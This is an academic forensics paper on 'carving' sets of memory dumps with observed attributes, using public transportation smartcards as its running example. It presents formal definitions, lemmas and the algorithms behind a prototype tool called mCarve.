In digital forensics, the process of recovering data from a memory dump of a device is called *carving*. The main objective of current file carving approaches is to reconstruct (partially) deleted, damaged or fragmented files. A typical example is the analysis of memory dumps from cell phones [1]. Because a file can be permuted in many possible ways, the process of reassembling files is very labor intensive. Therefore, fully and semi-automatic file carving tools have been developed that aid the human inspection process.

Traditional carving approaches aim to analyze a single memory dump. In some cases, however, one may have access to a series of similarly structured dumps. This may result from observing a system that progresses in time, while making memory dumps at regular time intervals, or from dumping the memory of a collection of similar systems. An example is the analysis of the data encoded on a public transportation card. It is possible to collect dumps of several cards after each usage. This will be the running example throughout this paper.

We will investigate the problem of carving sets of dumps under two simplifying assumptions. The first assumption is that we can observe certain relevant properties of the system at the moment of dumping its memory. In this way, we can collect the values of a number of attributes that characterize part of the state of the system, and link that information to the memory dump. An example of such an attribute is the number of rides left on a public transportation card, which can be easily observed from the display of the card reader when validating the card. The carving problem for such attributed dump sets is then described as the problem of finding at which location in the memory dump the attributes are stored.

The second assumption is that the memory layout is either static or semi-dynamic. A memory layout is static if the attributes are stored at the same location in every dump and the dumps have the same length. An attribute is stored semi-dynamically if it is stored alternatingly in a number of different locations. This will allow us to develop algorithms to identify such possible locations in dumps.

Carving dump sets allows one to reverse engineer the memory layout of a system and understand or even manipulate the system's functioning. Several applications can be thought of. A first example is the analysis of the data collected in systems using smartcards, such as the transportation card mentioned above. One can e.g. verify privacy concerns by inspecting which travel information is stored on the card. Another example is the analysis of the data structures of an obfuscated piece of software (e.g. malware) or of a piece of software of which the specifications have been lost (e.g. legacy code).

The problem of carving attributed dump sets is different from the traditional file carving problem. While traditional file carving tools can be used to obtain information about each dump in a set, the dump set's evolution

*Ton van Deursen was supported by a grant from the Fonds National de la Recherche (Luxembourg).

and known attributes provide additional information not available in traditional file carving.

Our paper is concerned with the problem of extracting this additional information. The main contributions of this paper are: (1) to define the problem of carving dump sets (Section 3); (2) to develop and analyze a methodology for carving dump sets based on two simple operations (Sections 3 and 5); (3) to develop a prototype carving tool, called mCarve (Section 7); and (4) to apply this tool to reverse engineer the data structure of the e-go system (Section 8).

2 Related work

Closest to our work are file carving approaches that try to recover files from raw data. These approaches try to recover the data of a single dump whereas we focus on recovering data (and data structures) of a set of dumps. Garfinkel [7] describes several carving algorithms that recover files by searching for headers of known file formats. These algorithms reconstruct files based on their raw data, rather than using the metadata that points to the content. Cohen [2] formalizes file carving as a construction of a mapping function between raw data bytes and image bytes. Based on this formalization, he derives a carving algorithm and applies it to PDF and ZIP file carving. In recent work, Sencar and Memon [10] describe an approach to identify and recover JPEG files with missing fragments. Common to these file carving approaches is that they are designed for one (or a small set of) known file format(s).

More general, but perhaps less powerful are the approaches that analyze binary data by visual inspection. Conti et al. [3] describe a tool that allows analysts to visually reverse engineer binary data and files. Their tool supports simple techniques such as displaying bytes as pixels, but also more complicated techniques that visualize self-similarity in binary data. Helfman [8] first visualized self-similarity in binary data using dotplot patterns. Using dotplot patterns he revealed redundancy in various encodings of information.

Some information in a memory dump may be constructed using CRCs, cryptographic hashes, or encryption. Since the entropy of these pieces of data is higher than of structured data, they can be detected using entropy analysis. Several methods to efficiently find cryptographic keys are described in [11]. Some of these techniques are based on trial-and-error, while others identify possible keys by measuring entropy. Testing whether a given string is random has been studied extensively. See e.g. [9] for an overview and implementation of the most important algorithms.

3 Carving attributed dump sets

The concept that is central to our research is the concept of a *dump*. A dump consists of raw binary data that is captured from a system, for instance, from a computer's memory, a data carrier or a communication transcript. An example of a dump is the contents of a public transportation card's memory.

We assume that the process of creating a dump can be repeated, allowing us access to a number of dumps of the same system. We call such a collection of dumps a *dump set*. One can, e.g., consider dumps of a number of public transportation cards, both before and after their use. We assume that different dumps of the same system have the same length. If we denote the bit strings of length $n \in \mathbb{N}$ by $\mathbb{B}^n$ and bit strings of arbitrary, finite length by $\mathbb{B}^*$, then a set of dumps of length n is denoted by $S \subseteq \mathbb{B}^n$. The length n of bit string $s \in \mathbb{B}^n$ is denoted by $|s|$ and the number of elements in set S is denoted by $|S|$. In this paper, the closed interval $[i, j]$ will denote the set of integers z such that $i \leq z \leq j$ and the half-open interval $[i, j)$ will denote the set of integers z such that $i \leq z < j$. For $i \in [0, |s|)$ we denote the i-th bit of s by s_i. For $I \subseteq [0, |s|)$, we denote the subsequence of s that consists of all elements with index in I by $s|_I$. The subsequence operator extends to sets of dumps in the obvious way.

A dump contains information about the state of the system, e.g., the number of rides left on a public transportation card or the last time that it was used. We call such state properties *attributes*. For each dump set we consider a set $\mathbb{A}$ of attributes. The function $\mathrm{type}\colon \mathbb{A} \to \mathbb{D}$ assigns to every attribute a finite value domain, where $\mathbb{D}$ denotes the set of all finite value domains. The value of attribute $a \in \mathbb{A}$ expressed in dump s is denoted by $\mathrm{val}_a\colon S \to \mathrm{type}(a)$. For instance, the type of the attribute *rides-left* can be $[0, 15]$ and a particular dump s of a card can have 5 rides left, so $\mathrm{val}_{\textit{rides-left}}(s) = 5$. The type of the attribute *last-used* is the set of all dates between 1/1/2000 and 1/1/2050, extended with the time of day in hh:mm:ss format.

A dump contains the system's attribute values in a binary representation. The mapping from an attribute domain to its binary representation is called an *encoding*. We assume that for a given attribute $a \in \mathbb{A}$ the length of an encoding is fixed, so an encoding of a is a function from $\mathrm{type}(a)$ to $\mathbb{B}^n$ for some $n \in \mathbb{N}$. This function is required to be injective. For the public transportation card, a sample encoding of the *rides-left* attribute is the (5-bit) binary representation and a possible encoding of the *last-used* attribute is the number of seconds since 1/1/2000, 00:00 hrs modulo 2^{32} expressed in binary format. The set of all encodings of $D \in \mathbb{D}$ is denoted by $\mathbb{E}_D$.

We start with the assumption that an attribute is always stored at the same location in all dumps of the system. In

Section 5 we will extend this to semi-dynamic attributes. With this assumption we can identify which bits of the dump are related to a given attribute. This is captured in the notion of an *attribute mapping*. Here we denote the powerset of a set X by $\mathcal{P}(X)$.

Definition 1. *Let $S \subseteq \mathbb{B}^n$ be a dump set with dumps of length n. An* attribute mapping *for S is a function $f\colon\ \mathbb{A} \to \mathcal{P}([0,n))$, such that*

$$\forall a \in \mathbb{A}\ \exists e \in \mathbb{E}_{\mathrm{type}(a)}\ \forall s \in S\colon\ s|_{f(a)} = e(\mathrm{val}_a(s)).$$

An attribute mapping is non-overlapping *if*

$$\forall a_1, a_2 \in \mathbb{A}\colon\ a_1 \neq a_2 \implies f(a_1) \cap f(a_2) = \emptyset.$$

An attribute mapping is contiguous *if*

$$\forall a \in \mathbb{A}\ \exists i, j \leq n\colon\ f(a) = [i, j).$$

Given a dump set S and all attribute values for each dump in S, the *carving problem for attributed dump sets* is the problem of finding an attribute mapping for S.

The existence of such a mapping does not imply that the attributes are indeed encoded in the dump, but merely that they could have been encoded at the indicated positions in the dumps. Conversely, if an attribute cannot be mapped in S, it means that this attribute is not present through a deterministic, injective encoding. Of course, this does not rule out the possibility that a non-deterministic encoding is used, such as a probabilistic encryption, or that the attribute is stored dynamically, i.e. not always at the same location. We consider the search for high-entropy information and semi-dynamic attributes later in this paper.

The notion of an attribute mapping is illustrated in Figure 1. This example consists of five dumps, $s_1, \ldots s_5$, of length $n = 18$. We look at the attribute *rides-left* (rl) with the values as given in the figure and we consider two possible encodings enc_1 and enc_2. The first encoding is the standard binary encoding of natural numbers. It can be found in the dumps at two different (contiguous) positions: $[5, 8]$ and $[12, 15]$. The second encoding, which is not standard, occurs at positions $[3, 6]$. Each of these three cases defines a contiguous attribute mapping for *rides-left*. There might be more candidate encodings.

4 Commonalities and dissimilarities

Given the values of an attribute for the dumps in a dump set S, we can use the commonalities and dissimilarities of these dumps to derive restrictions on the possible attribute mappings for S. Such restrictions are derived in two steps. In the first step we look at dumps that have the same attribute value. In this case, we can derive those

	rl	dump	enc_1	enc_2
s_1	4	010100100111010000	0100	1001
s_2	4	001100100001010010	0100	1001
s_3	5	101110101011010100	0101	1101
s_4	6	001010110111011011	0110	0101
s_5	6	111010110011011001	0110	0101

Figure 1: Example of a dump set with three possible attribute mappings.

positions in the bit strings that cannot occur in the encoding of the attribute. In the second step we look at dumps of which the attribute values differ, allowing us to determine positions in the bit strings that should occur in the encoding of the attribute.

For the first step, we start by observing that an attribute $a \in \mathbb{A}$ induces a partition

$$\mathrm{bundles}(a, S) = \{\{s \in S \mid \mathrm{val}_a(s) = d\} \mid d \in \mathrm{type}(a)\}$$

on a dump set S. An element of this partition is called a *bundle*. Thus, a bundle is a set of dumps with the same attribute value. For instance, Figure 1 shows three bundles for attribute *rides-left* (rl), namely $\{s_1, s_2\}$, $\{s_3\}$, and $\{s_4, s_5\}$.

The *common set* determines which bits in the dumps of a dump set are equal if the attribute values are equal.

Definition 2. *Let $a \in \mathbb{A}$ be an attribute and $S \subseteq \mathbb{B}^n$ be a dump set. The* common set *of S with respect to a, denoted by $\mathrm{comm}(a, S) \subseteq [0, n)$, is defined by*

$$\mathrm{comm}(a, S) = \bigcap_{b \in \mathrm{bundles}(a,S)} \{i \in [0, n) \mid \forall s, s' \in b\colon\ s_i = s'_i\}.$$

An example is given in Figure 3. The elements from the common set are marked with an asterisk.

Given that the encoding of an attribute value is deterministic, this gives an upper bound on the bits used for this attribute.

Lemma 1. *Let $\mathbb{A}$ be an attribute set and let f be an attribute mapping for dump set $S \subseteq \mathbb{B}^n$, then*

1. $\forall a \in \mathbb{A}\colon\ f(a) \subseteq \mathrm{comm}(a, S)$,
2. *if $I_a \subseteq [0, n)$ is a family of sets for $a \in \mathbb{A}$, such that $f(a) \subseteq I_a \subseteq \mathrm{comm}(a, S)$, then the function $f' : \mathbb{A} \to \mathcal{P}([0, n))$, defined by $f'(a) \mapsto I_a$, is an attribute mapping.*

The first property states that every possible attribute mapping is enclosed in the common set, so one can restrict the search for attribute mappings to the locations in the common set. The second property expresses that every extension of an attribute mapping is also an attribute mapping, provided that it does not extend beyond the common set.

Next we look at dumps with different attribute values. Injectivity of the encoding function implies that the encoding of two different values must differ at least in one bit. This is captured in the notion of a *dissimilarity set*. This set consists of all intervals that, for each pair of dumps with a different attribute value, contain at least one location where the two dumps differ.

Definition 3. *Let $a \in \mathbb{A}$ be an attribute and $S \subseteq \mathbb{B}^n$ be a dump set. The* dissimilarity set *of S with respect to a, denoted by $\mathrm{diss}(a, S) \subseteq \mathcal{P}([0, n))$, is defined by*

$$\mathrm{diss}(a, S) = \{I \subseteq [0, n) \mid \forall s, s' \in S\colon (\mathrm{val}_a(s) \neq \mathrm{val}_a(s') \implies \exists i \in I\colon s_i \neq s'_i)\}$$

An example of the dissimilarity set is given in Figure 4. The next lemma expresses that every attribute mapping is an element of the dissimilarity set. Consequently, we can restrict the search for possible attribute mappings to the elements of the dissimilarity set.

Lemma 2. *Let $\mathbb{A}$ be an attribute set and let f be an attribute mapping for dump set $S \subseteq \mathbb{B}^n$, then $\forall a \in \mathbb{A}\colon f(a) \in \mathrm{diss}(a, S)$.*

An encoding of an attribute value a must at least contain the indexes from one of the sets in $\mathrm{diss}(a, S)$. This implies that we are mainly interested in the smallest sets in $\mathrm{diss}(a, S)$, i.e. those sets of which no proper subset is in $\mathrm{diss}(a, S)$. In order to make this precise, we introduce some notation.

Let F be a set and let $P \subseteq \mathcal{P}(F)$. We define the *superset closure* of P, notation $\overline{P}$, by $\overline{P} = \{p \subseteq F \mid \exists p' \in P\colon p' \subseteq p\}$. A set P is *superset closed* if $P = \overline{P}$. We observe from its definition that $\mathrm{diss}(a, S)$ is superset closed.

Given $P \subseteq \mathcal{P}(F)$, we say that P is *subset minimal* if for every $p, p' \in P$, $p' \subseteq p \implies p' = p$. Thus, a collection of sets is subset-minimal, if no set is a strict subset of any other set in the collection.

Lemma 3. *Let F be a finite set and let $P \subseteq \mathcal{P}(F)$. Then there exists a unique subset-minimal set Q such that $\overline{Q} = \overline{P}$.*

Given P as in Lemma 3, we denote the unique subset-minimal set by $\mathrm{smin}(P)$. Then, in order to determine whether an encoding of an attribute contains at least the indexes from one of the sets in $\mathrm{diss}(a, S)$, it suffices to verify that it at least contains one of the sets from $\mathrm{smin}(\mathrm{diss}(a, S))$.

By combining the results of the previous lemmas, we get the following main result.

Theorem 1. *Let $\mathbb{A}$ be an attribute set and let f be an attribute mapping for dump set $S \subseteq \mathbb{B}^n$, then*

$$\forall a \in \mathbb{A}\ \exists I \in \mathrm{smin}(\mathrm{diss}(a, S))\colon I \subseteq f(a) \subseteq \mathrm{comm}(a, S).$$

This theorem says that if an attribute is expressed in a dump set, then its encoding position should contain at least one of the minimal dissimilarity sets and may not go beyond the common set.

A consequence of the theorem is that by calculating $\mathrm{diss}(a, S)$ and $\mathrm{comm}(a, S)$, we can limit the search space when looking for the attribute mapping $f(a)$ in the dumps. We will now investigate how to further limit the search space.

Let $\mathrm{filter}(A, c) = \{a \in A \mid a \subseteq c\}$ denote the filtration of a collection of sets in A with respect to a set c. It is easy to see that the sets of interest for an attribute mapping in Theorem 1 are characterized by the following set

$$\mathrm{smin}(\mathrm{filter}(\mathrm{diss}(a, S), \mathrm{comm}(a, S))) \tag{1}$$

Let R be a set of representatives of $\mathrm{bundles}(a, S)$, i.e. $\forall b \in \mathrm{bundles}(a, S)\ \exists! s \in R\colon s \in b$. The following theorem states that the set

$$\mathrm{smin}(\mathrm{diss}(a, R|_{\mathrm{comm}(a,S)})) \tag{2}$$

contains the same index sets as (1). Expression (2) suggests, however, a smaller search space than (1), since the diss function is computed only over a restricted set of indexes and a subset of the dump set.

Theorem 2. *Let $a \in \mathbb{A}$ be an attribute and $S \subseteq \mathbb{B}^n$ a dump set. Let R be a set of representatives of* $\mathrm{bundles}(a, S)$. *Then* $\mathrm{smin}(\mathrm{diss}(a, R|_{\mathrm{comm}(a,S)})) = \mathrm{smin}(\mathrm{filter}(\mathrm{diss}(a, S), \mathrm{comm}(a, S)))$.

To build up our intuition, we first formulate the lemma that by expanding a dump set we might be able to locate an attribute more precisely.

Lemma 4. *Let S, $S' \subseteq \mathbb{B}^n$ be dump sets and $a \in \mathbb{A}$ an attribute. Then $S' \subseteq S \implies \mathrm{diss}(a, S') \supseteq \mathrm{diss}(a, S)$.*

The preceding lemma indicates in particular that a dump set contains more information about an attribute than its subset of representatives. If we filter the $\mathrm{diss}(a, S)$ sets with respect to the $\mathrm{comm}(a, S)$ set, however, then the representatives are sufficient.

Lemma 5. *Let $S \subseteq \mathbb{B}^n$ be a dump set and $a \in \mathbb{A}$ an attribute. Let R be a set of representatives of* $\mathrm{bundles}(a, S)$. *Then* $\mathrm{filter}(\mathrm{diss}(a, S), \mathrm{comm}(a, S)) = \mathrm{filter}(\mathrm{diss}(a, R), \mathrm{comm}(a, S))$.

The filter with respect to the $\mathrm{comm}(a, S)$ set in the preceding Lemma is indeed necessary. In general, the set $\mathrm{diss}(a, R)$ does not coincide with $\mathrm{diss}(a, S)$.

Consider, for instance, the three two-bit dumps $s_1 = 01$, $s_2 = 00$, and $s_3 = 11$. Suppose the dumps encode the attribute a with $\mathrm{val}_a(s_1) = \mathrm{val}_a(s_2) = A$ and $\mathrm{val}_a(s_3) = B$. Then we have the following bundles and dissimilarity sets.

$$\begin{aligned}
\mathrm{bundles}(a, \{s_1, s_2, s_3\}) &= \{\{s_1, s_2\}, \{s_3\}\} \\
\mathrm{diss}(a, \{s_1, s_2, s_3\}) &= \underline{\{\{0\}, \{0, 1\}\}} \\
&= \overline{\{\{0\}\}} \\
\mathrm{diss}(a, \{s_2, s_3\}) &= \underline{\{\{0\}, \{1\}, \{0, 1\}\}} \\
&= \overline{\{\{0\}, \{1\}\}}
\end{aligned}$$

Thus, in spite of the fact that s_1 and s_2 have a common value for the attribute a, considering both in the dissimilarities set provides more information.

Finally, if we assume that the sizes of the attribute value domains are known, we have an information-theoretic lower bound on the number of bits that must have been used for encoding the attribute. This is expressed in the following lemma, which can be used to further limit the search space. The lemma follows from the pigeonhole principle.

Lemma 6. *Let $\mathbb{A}$ be an attribute set and let f be an attribute mapping for dump set $S \subseteq \mathbb{B}^n$, then $\forall a \in \mathbb{A}$:* $|f(a)| \geq \log_2(|\mathrm{type}(a)|)$.

In Section 6, we will investigate algorithms for determining the sets $\mathrm{smin}(\mathrm{diss}(a, S))$ and $\mathrm{comm}(a, S)$.

5 Cyclic attribute mappings

In this section we extend our results to a class of dynamic mappings, which we call semi-dynamic or cyclic mappings. Cyclic mappings can, for instance, be used to store *trip frames* on a public transportation card. Such a trip frame contains all information related to a single ride. Trip frames are stored in one of a fixed number of slots in the card's memory. When validating the card for a new ride, a new trip frame will be written to the next available slot. If all slots have been filled, the next trip frame will be written to the first slot again, etc. We will show that cyclic mappings can be detected by the same algorithms as static mappings at the cost of introducing a number of derived attributes.

Because cyclic mappings consider the evolution of a given object in time, we will first assume additional structure on the dump set corresponding to the history of an object. We assume that for each dump we can determine to which object it belongs through the attribute id (e.g. the unique identifier of a public transportation card). For each object we further assume that its dumps are ordered as expressed by an attribute $seqnr$.

Definition 4. *Let $S \subseteq \mathbb{B}^n$ be a dump set and let id and $seqnr$ be attributes. We say that the pair $(id, seqnr)$ is a* bundle-ordering *if* $\mathrm{type}(seqnr) = \mathbb{N}$ *and*

$$\begin{aligned}
&\forall b \in \mathrm{bundles}(id, S)\ \forall s, s' \in b\colon \\
&\qquad s \neq s' \implies \mathrm{val}_{seqnr}(s) \neq \mathrm{val}_{seqnr}(s').
\end{aligned}$$

Because the combination of a device identifier and a sequence number uniquely determines a dump, we can consider an attribute a as a function on $\mathrm{type}(id) \times \mathbb{N}$. Given $i \in \mathrm{type}(id)$ and $n \in \mathbb{N}$ we will thus write $a(i, n)$ for $\mathrm{val}_a(s)$, where $s \in S$ is the dump uniquely determined by $\mathrm{val}_{id}(s) = i$ and $\mathrm{val}_{seqnr}(s) = n$.

Using this notation, we are now able to derive new attributes from a given attribute a. In particular, we can consider the history of a device. An example is the attribute $a_{\text{-}1}$, which determines the a-value of the direct predecessor of a dump. This attribute is defined by $a_{\text{-}1}(i, n) = a(i, n - 1)$. It is defined on a subset of S, viz.

$$\begin{aligned}
\{s \in S \mid \exists s' \in S\colon\ &\mathrm{val}_{id}(s') = \mathrm{val}_{id}(s) \wedge \\
&\mathrm{val}_{seqnr}(s') = \mathrm{val}_{seqnr}(s) - 1\}.
\end{aligned}$$

This generalizes to $a_{\text{-}r}$ for $r \in \mathbb{N}$. By extending the set of attributes with such *derived attributes*, we can automatically verify if a dump contains information on the history (i.e. the previous states) of a device.

This technique is particularly useful when dealing with cyclic attribute mappings. A cyclic mapping of attribute a considers a number of locations to store the value of a, e.g., $[i_1, j_1)$, $[i_2, j_2)$ and $[i_3, j_3)$. In the first dump of an ordered id-bundle the value of a is stored at $[i_1, j_1)$. In the second dump a is stored at $[i_2, j_2)$, etc. The location for the fourth value of a is again $[i_1, j_1)$.

In order to locate a cyclic mapping for attribute a, we will derive new attributes $a_{cycle(x/c)}$, where c is the length of the cycle and x is a sequence number ($0 \leq x < c$). Using notation $\lfloor r \rfloor$ for the *floor* of rational number r, we obtain the following extensional definition of these new attributes:

$$a_{cycle(x/c)}(i, n) = a(i, c \cdot \left\lfloor \frac{n - x}{c} \right\rfloor + x).$$

In Figure 2 we show the attributes derived from the rides-left (rl) attribute, assuming a cyclic mapping of length

3. The dumps s_1 to s_5 are consecutive dumps of a single card. In order to find the cycle length of a cyclically mapped attribute, it suffices to search for attributes $a_{cycle(0/c)}$, where c ranges from 2 to the expected maximum cycle length. In the figure we denote $rl_{cycle(x/c)}$ by $rl_{x/c}$.

	rl	$rl_{0/3}$	$rl_{1/3}$	$rl_{2/3}$	$seqnr_{mod(3)}$
s_1	8	8	-	-	1
s_2	7	8	7	-	2
s_3	6	8	7	6	3
s_4	5	5	7	6	1
s_5	4	5	4	6	2
s_5	3	5	4	3	3

Figure 2: Derived attributes with cycle length 3.

We conclude our observations on cyclic mappings by considering pointers to such attributes. An example is the use of a pointer (at a static location), pointing at the block in memory where the information on the most recent trip is stored. Clearly, if the trip information is stored alternatingly at different locations, the pointer will have a similar cyclic behaviour. We can search for such cyclic pointers by introducing attributes $seqnr_{mod(c)}$, which consider the sequence number of the dump modulo cycle length c. Figure 2 contains an example for $c = 3$.

6 Algorithms

In the following we concern ourselves with the two basic carving algorithms, comm and diss.

6.1 Commonalities

The algorithm computing the comm function identifies all positions in which given bitstrings have the same value. We implement it using the function $\mathrm{fc}\colon \mathcal{P}(\mathbb{B}^*) \times \mathcal{P}(\mathbb{N}) \to \mathcal{P}(\mathbb{N})$ which we define recursively as follows, using the symbol $\uplus$ for the disjoint union of sets.

$$\begin{aligned} \mathrm{fc}(\emptyset, I) &= I \\ \mathrm{fc}(\{s\}, I) &= I \\ \mathrm{fc}(S \uplus \{s, s'\}, I) &= \mathrm{fc}(S \cup \{s\}, \{i \in I \mid s_i = s'_i\}) \end{aligned}$$

Obviously, for dumps of length n,

$$\mathrm{comm}(a, S) = \bigcap_{b \in \mathrm{bundles}(a,S)} \mathrm{fc}(b, [0, n)).$$

The bit complexity of this step is $O(n \cdot |S|)$.

The function comm is illustrated in Figure 3. For each of the three bundles we have calculated the fc set as the set of all positions where all dumps from the bundle agree on the bit (indicated by the asterisk symbols). Finally, the comm set cm is the intersection of these fc sets.

	rl	dump	
s_1	4	0101001001110100 00	
s_2	4	0011001000010100 10	
		*..******..*****.*	fc
s_3	5	1011101010110101 00	
		********** **********	fc
s_4	6	0010101101110110 11	
s_5	6	1110101100110110 01	
		..*******.******.*	fc
		...*******..*****.*	cm

Figure 3: Calculation of the comm set.

6.2 Dissimilarities

Given a set of bundles, the algorithm for the diss function identifies intervals in which any two bitstrings from different bundles differ in at least one position.

We implement the diss function in the case where the attribute mapping is assumed to be contiguous using the *dissimilarity interval function* $\mathrm{iv}(a, S)(i)$. It denotes the shortest interval that a contiguous encoding of attribute a must have if it is to start at position i. Such an interval does not exist if there are dumps in S which do not differ at any position in $[i, n)$.

Definition 5. *Let $a \in \mathbb{A}$ be an attribute and $S \subseteq \mathbb{B}^n$ be a dump set. The* dissimilarity interval function $\mathrm{iv}(a, S) : [0, n) \to \mathcal{P}([0, n)) \cup \{\bot\}$ *of S with respect to attribute a is defined by*

$$\begin{aligned} \mathrm{iv}(a, S)(i) = [i,\ \min\{k \in [i, n) \mid \\ \forall d, d' \in S\colon\ \mathrm{val}_a(d) \neq \mathrm{val}_a(d') \implies \\ \exists j\colon\ (i \leq j \leq k \wedge d_j \neq d'_j)\}\ ] \end{aligned}$$

if the minimum exists and $\bot$ else.

The following lemma expresses that the dissimilarity set for contiguous attribute maps can be obtained from the dissimilarity interval function. To state the lemma, we first need to define subset minimality and superset closure for sets of intervals.

Let $\mathcal{I}_n = \{[i, j] \subseteq \mathbb{N} \mid i, j < n\}$ be the set of intervals in $[0, n)$. We define the *interval-superset closure* of a set $P \subseteq \mathcal{I}_n$ by $\{p \in \mathcal{I}_n \mid \exists p' \in P\colon\ p' \subseteq p\}$. It is easy to see that the interval-superset closure of P is equal to $\overline{P} \cap \mathcal{I}_n$. A set P is said to be *interval-superset closed* if $P \subseteq \mathcal{I}_n$ and $P = \overline{P} \cap \mathcal{I}_n$. We say that P is *interval-subset minimal* if $P \subseteq \mathcal{I}_n$, and for every $p, p' \in P$, $p' \subseteq p \implies p' = p$. It is also easy to see that for every set of intervals $P \subseteq \mathcal{I}_n$, there is a unique interval-subset minimal set $Q \subseteq \mathcal{I}_n$ such that $\overline{Q} \cap \mathcal{I}_n = \overline{P} \cap \mathcal{I}_n$. The proof is analogous to the proof of Lemma 3.

Lemma 7. *Let $S \subseteq \mathbb{B}^n$ be a dump set and $a \in \mathbb{A}$ an attribute. Let the set T be defined by*

$$T = \{\mathrm{iv}(a,S)(i) \in \mathcal{I}_n \mid i \in [0,n) \wedge \mathrm{iv}(a,S)(i+1) \not\subseteq \mathrm{iv}(a,S)(i)\}$$

then T is the interval-subset-minimal set that satisfies $\overline{T} \cap \mathcal{I}_n = \mathrm{diss}(a,S) \cap \mathcal{I}_n$.

To compute $\mathrm{iv}(a,S)(i)$ for $i \in [0,n)$, we assume for simplicity of exposition that no two dumps in S have the same value for attribute a, that is, we are restricting ourselves to a set of representatives R of $\mathrm{bundles}(a,S)$.

A naive algorithm for $\mathrm{iv}(a,R)(i)$ is to first compare two dumps from R then to iterate over all remaining dumps in R comparing each new dump to the first two dumps and all dumps that have already been iterated over. In each comparison of two dumps, the first position after position i in which the two dumps differ is sought for. The maximal such position is returned. More precisely, let $\mathrm{fiv} : \mathcal{P}(\mathbb{B}^*) \times \mathbb{N} \to \mathbb{N} \cup \{-\infty, \infty\}$ be defined recursively as follows. Note that we adopt the conventions $\min(\emptyset) = \infty$, $\max(\infty, k) = \infty$, and $\max(-\infty, k) = k$ for all $k \in \mathbb{N} \cup \{-\infty, \infty\}$.

$$\begin{aligned}
\mathrm{fiv}(\emptyset, i) &= -\infty \\
\mathrm{fiv}(\{s\}, i) &= -\infty \\
\mathrm{fiv}(\{s, s'\}, i) &= \min\{k \in \mathbb{N} \mid k \geq i, s_k \neq s'_k\} \\
\mathrm{fiv}(R \cup \{s\}) &= \max(\mathrm{fiv}(R,i), \max_{s' \in R}\{\mathrm{fiv}(\{s,s'\},i)\})
\end{aligned}$$

Then for any set R of representatives from $\mathrm{bundles}(a,S)$, we have $\mathrm{iv}(a,R)(i) = [i, \mathrm{fiv}(R,i)]$ if $\mathrm{fiv}(R,i) \in \mathbb{N}$ and $\mathrm{iv}(a,R)(i) = \bot$ else. The number of comparisons of two dumps, i.e. the number of calls to $\mathrm{fiv}(\{s,s'\},i)$, is easily seen to be quadratic in $|R|$. We can improve the number of comparisons to $O(|R| \log |R|)$ by sorting the set of dumps first. We will write $s <_i s'$ if and only if $\exists j \in [i,n)\colon\ s_j < s'_j \wedge \forall i \leq k < j\colon\ s_k = s'_k$. We will write $s \leq_i s'$ if $s <_i s'$ or $\forall j \in [i,n)\colon\ s_j = s'_j$.

A more efficient algorithm $\mathcal{A}$ to compute $\mathrm{iv}(a,R)(i)$ runs as follows.

1. Sort the dump set R in ascending order with respect to $\leq_i$. Let $s^{(1)} \leq_i s^{(2)} \leq_i \ldots \leq_i s^{(|R|)}$ be the sorted list of these dumps.
2. For j from 1 to $|R|-1$, compare $s^{(j)}$ with $s^{(j+1)}$. For the comparison, start with the i-th bit and move towards the $n-1$-st bit. Let k_j be the index of the first bit in which $s^{(j)}$ differs from $s^{(j+1)}$. If no such bit exists, output $\bot$ and stop.
3. Output the interval $[i, \max_{j \in [1,|R|]}(k_j)]$.

Theorem 3. *Let $S \subseteq \mathbb{B}^n$ be a dump set and $a \in \mathbb{A}$ an attribute. Let R be a set of representatives of the sets in $\mathrm{bundles}(a,S)$. Then the set T with $\overline{T} \cap \mathcal{I}_n = \mathrm{diss}(a,R) \cap \mathcal{I}_n$ is computed by $\mathcal{A}$ in time $O(n^2\,|R| + n\,|R| \log |R|)$.*

The calculation of the diss set is explained in Figure 4. We start by taking a representative of each of the bundles. Then, starting from the left, we calculate for each position how far to the right we must go in order to find a distinguishing bit for each pair of dumps. For position 0 the first two bits already make a distinction between the three dumps, which gives the interval $[0,1]$ (indicated by the first line with asterisk symbols). For position 1 we need three bits, because s_3 and s_4 coincide at positions 1 and 2. This gives the interval $[2,4]$, etc. Those sets belonging to the subset-minimal diss set are marked with "minimal".

	rl	dump	
s_1	4	0101001001110100 00	
s_3	5	1011101010110101 00	
s_4	6	0010101101110110 11	
		**.	minimal
		.***.	
		. .**.	minimal
		. . .**.	minimal
		. . . .****.	minimal
		. . . . .****.	
		. . . . . .***.	
		. . . . . .**.	minimal
		etc.	

Figure 4: Calculation of the diss set.

If we combine the comm set from Figure 3 and the diss set from Figure 4, under the assumption that the number of rides is encoded with 4 bits, we obtain the four remaining possibilities from Figure 5. This result includes the three possible attribute mappings from Figure 1.

	rl	dump
s_1	4	0101001001110100 00
s_2	4	0011001000010100 10
s_3	5	1011101010110101 00
s_4	6	0010101101110110 11
s_5	6	1110101100110110 01
		. . .****. . . . .
		. . . .****. . . . .
		. . . . .****. . . . .
		. . . . . .****..

Figure 5: The resulting attribute mappings.

7 The mCarve tool

We have implemented the algorithms of Section 6 in a prototype called mCarve [12]. The prototype allows the forensic analyst to input a collection of dumps and a collection of attributes. Each of the dumps can be accompanied by its attribute values. The prototype was written in Python and consists of approximately 1200 lines of code (excluding graphical user interface).

After entering the dumps and attributes the user can run the *commonalities* algorithm for an attribute. The output of the algorithm is the set of indexes I for which all dumps with the same attribute value are the same. The set I is used as a coloring mask to display any dump d selected by the user: if $i \in I$, then d_i is colored blue, otherwise red. The *dissimilarities* algorithm computes a subset-minimal set of dissimilarity intervals. Since these intervals may be overlapping, the prototype enumerates them rather than showing them as one coloring mask. This allows the user to step through the intervals. The prototype displays the interval iv by applying a yellow coloring mask to all bits d_i for $i \in \mathrm{iv}$. A *combined* procedure consolidates the results from the commonalities and dissimilarities algorithms.

The prototype further allows users to specify two types of special attributes: a *constant* attribute and a *hash* attribute. The former has a constant value for all dumps and can be used to determine which bits never change. The latter has a different value for all pairwise different dumps and can be used to detect encrypted attributes. The tool allows one to derive new attributes from other attributes. These derived attributes can be used to find cyclic attribute mappings. The tool further allows one to apply an encoding to a selected interval in each dump. A number of standard encodings, such as ASCII and base 10, are implemented. Aside from displaying the output onscreen, the user can choose to export the results to JPEG or to LaTeX (see Figure 7 for an example).

7.1 Performance

We illustrate the performance of our prototype by running our prototype on a generated test suite. The test suite consists of dumps of sizes 8KB, 16KB, 32KB, 64KB, 128KB, and 256KB. For each file size, 5 dump sets were generated. Each dump embeds one attribute at a random position and is encoded in at most 64 bits. The remaining bits are randomly generated.

